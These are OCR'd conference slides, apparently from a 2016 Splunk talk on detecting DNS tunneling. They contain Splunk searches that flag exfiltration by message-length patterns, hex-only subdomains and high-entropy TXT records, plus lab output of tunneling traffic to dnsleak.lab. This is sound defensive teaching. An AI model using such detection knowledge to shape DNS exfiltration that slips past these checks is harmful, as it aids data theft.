2016-07-31 08:11:39	notepad.exe	\device\mup\fileserver\corporate\it\software\notepad.exe	bdupont	CONF2016
2016-07-31 08:11:15	notepad.exe	\device\mup\fileserver\corporate\it\software\notepad.exe	bdupont	CONF2016
2016-07-31 08:05:14	notepad.exe	\device\mup\fileserver\corporate\it\software\notepad.exe	bdupont	CONF2016
2016-07-31 08:04:44	notepad.exe	\device\mup\fileserver\corporate\it\software\notepad.exe	bdupont	CONF2016
2016-07-30 10:30:44	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-30 10:09:43	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 19:01:00	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 19:00:17	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 18:58:49	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 18:57:15	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 18:55:11	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 18:54:35	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016
2016-07-29 18:48:10	services.exe	c:\test\applocker\nolockdown\services.exe	FILESERVER$	CONF2016

A Word on DNS Attacks


- 2 Post Exploitation Scenarios
  - DNS Tunneling (SSH over DNS, TCP over DNS)
  - DNS Command and Control (Botnet using DGA)
- Plenty of talks on this topic
  - Best By - Ryan Kovar – Splunk .conf 2015 Presentation - https://www.splunk.com/pdfs/events/govsummit/hunting_the_known_unknowns_with_DNS.pdf
- Lets look at some areas that have not been covered and our new App


The Defense – DNS Debug CIM Compliant App

- Why do I need to log DNS Logs?
  - DNS can provide you insight into what hosts are speaking to what domains
  - Can provide you with the ability to detect tunneling without investing significant time and money into Network base IDS
  - Is a free source…. Well sort of ☺
- Why do I need the extra details checkbox ticked?
  - For an AAAA record will only show you **ALL** of the IP addresses
  - Will show you Data that is in TXT records
  - Can filter by Authoritative DNS Server or not. (Or any flag for that matter)
  - Can analyse Message Header Length (Message Header length is variable)

The Defense – DNS Debug Your Missing Out!

- A lot of DNS talks have discussed how to use the DNS debug logs to find attacks, but most are missing one checkbox… Literally






The Defense – DNS Tunneling Detection

- What: Detecting DNS Tunneling – Multiple Query Types, Small variation in message length
- Why: DNS is required to operate in an environment and is often unmonitored
- How:
  - Performing a distinct count on Message Length and Query Type on DNS Logs
  - Where: ***Logged on DNS Servers***
  - Search: ***index=dns AA=0 | stats dc(msg_length) as dcmsg dc(QTYPE) as dcq by domain |where dcmsg<4 AND dcq>2 | rename dcmsg AS "Distinct Count of Message Length", dcq AS "Distinct Query Types"***
  - Real World: This search in a corporate environment will show some FPs
  - Custom: Requires debug logging and App installed

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Exfiltration / Mission Accomplished
  - Frequency: Every hour -1 hour
  - Report / Alert: Alert




The Defense – DNS Tunneling Detection

- What: Detecting DNS Tunneling – Domains only in HEX Characters
- Why: DNS is required to operate in an environment and is often unmonitored
- How:
  - DNS Debug Log. Following search looks for domains only with hex characters
  - Where: ***Logged on DNS Servers***
  - Search: **index=dns message_type=Query AA=0| eval list = "iana" |eval set="@hexa@" | `ut_parse(dest, list)` | eval sublen=len(ut_subdomain)| `ut_countset(ut_subdomain,set)` | spath input=ut_countset | rename ut_countset.sum as sumcount |where sumcount=sublen| stats count by ut_domain**
  - Real World: This search in a corporate environment will show some FPs for CDNs
  - Custom: Requires debug logging and App installed

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Exfiltration / Mission Accomplished
  - Frequency: Every hour -1 hour, Once a day -25h
  - Report / Alert: Alert



The Defense – DNS Tunneling Detection

- What: Detecting DNS Tunneling –Entropy in DATA field of TXT Records
- Why: DNS is required to operate in an environment and is often unmonitored
- How:
  - DNS Debug Log. For TXT DATA fields with high entropy
  - Where: ***Logged on DNS Servers***
  - Search: **index=dns sourcetype=dns_log QTYPE=TXT DATA=* AA=0 message_type=Response | `ut_shannon(DATA)` | search ut_shannon>3.5 | table _time,src,DATA,ut_shannon,dest**
  - Real World: This search in a corporate environment may show some FPs
  - Custom: Requires debug logging and App installed

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Exfiltration / Mission Accomplished
  - Frequency: Once a day -25h
  - Report / Alert: Report, running as a dashboard

_time	src	DATA	ut_shannon	dest
2016-07-30 11:36:07	192.168.70.136	1dd6014610d8237e5aa87dffffc038af5d	3.609850166028943	47a0014610ab211defadf9c38672d9316d.dnsleak.lab
2016-07-30 11:36:05	192.168.70.136	cc750146106edab8a00756ffffc038af5d	3.6098501660289433	593c014610fedeac98f873c384df63547c.dnsleak.lab
2016-07-30 11:36:03	192.168.70.136	1673014610076f2e3908cbffffc038af5d	3.693813488742864	682e014610f250c1a66e35c3824d60022a.dnsleak.lab
2016-07-30 11:36:01	192.168.70.136	e31c014610cc9ff77b6801ffffc038af5d	3.568301533767892	3f3a01461069fc1aac0944c380054c2f8a.dnsleak.lab
2016-07-30 11:35:57	192.168.70.136	86050146106a52c1ee4dabffffc038af5d	3.6571925329241437	0ff60146106962e1b19613c37de36796d8.dnsleak.lab
2016-07-30 11:35:55	192.168.70.136	93d001461030351be93918ffffc038af5d	3.5114684610893425	531e014610db81c4af95e1c37ba0d7a16e.dnsleak.lab
2016-07-30 11:35:53	192.168.70.136	44f9014610bfe8d2089cd6ffffc038af5d	3.619340871812292	54ba01461038f06a2a284ac379d15d1bd6.dnsleak.lab
2016-07-30 11:35:49	192.168.70.136	e1a8014610898e43be96d3ffffc038af5d	3.6571925329241433	554b01461024be60c7e9efc37546238e9d.dnsleak.lab
2016-07-30 11:35:47	192.168.70.136	6be2014610e6aa1eda8e73ffffc038af5d	3.679395106517186	10660146105d9c6f6f2248c37397d39b18.dnsleak.lab
2016-07-30 11:35:43	192.168.70.136	61ee014610f7747b90bba6ffffc038af5d	3.6601297526332566	6eb50146102a7d4d5d1af8c370097557cd.dnsleak.lab
2016-07-30 11:35:27	192.168.70.136	b2fe014610ec54b9552c90ffffc038af5d	3.6679139440006217	12ca014610caa338cc50d5c361703d6dd1.dnsleak.lab
2016-07-30 11:35:26	192.168.70.136	1c6c014610abea539672dbffffc038af5d	3.811460547566394	779d0146105050348a8470c360e0955c7c.dnsleak.lab

Questions?

Links And Details

- My Blog – mickeysecurity.blogspot.com
  - How to configure each log source
  - How to configure Group Policy
  - Some tips on building Security searches in Splunk
- Google Drive Repo – PowerPoint, Lookup Tables, Apps - goo.gl/Bc3pnl

THANK YOU

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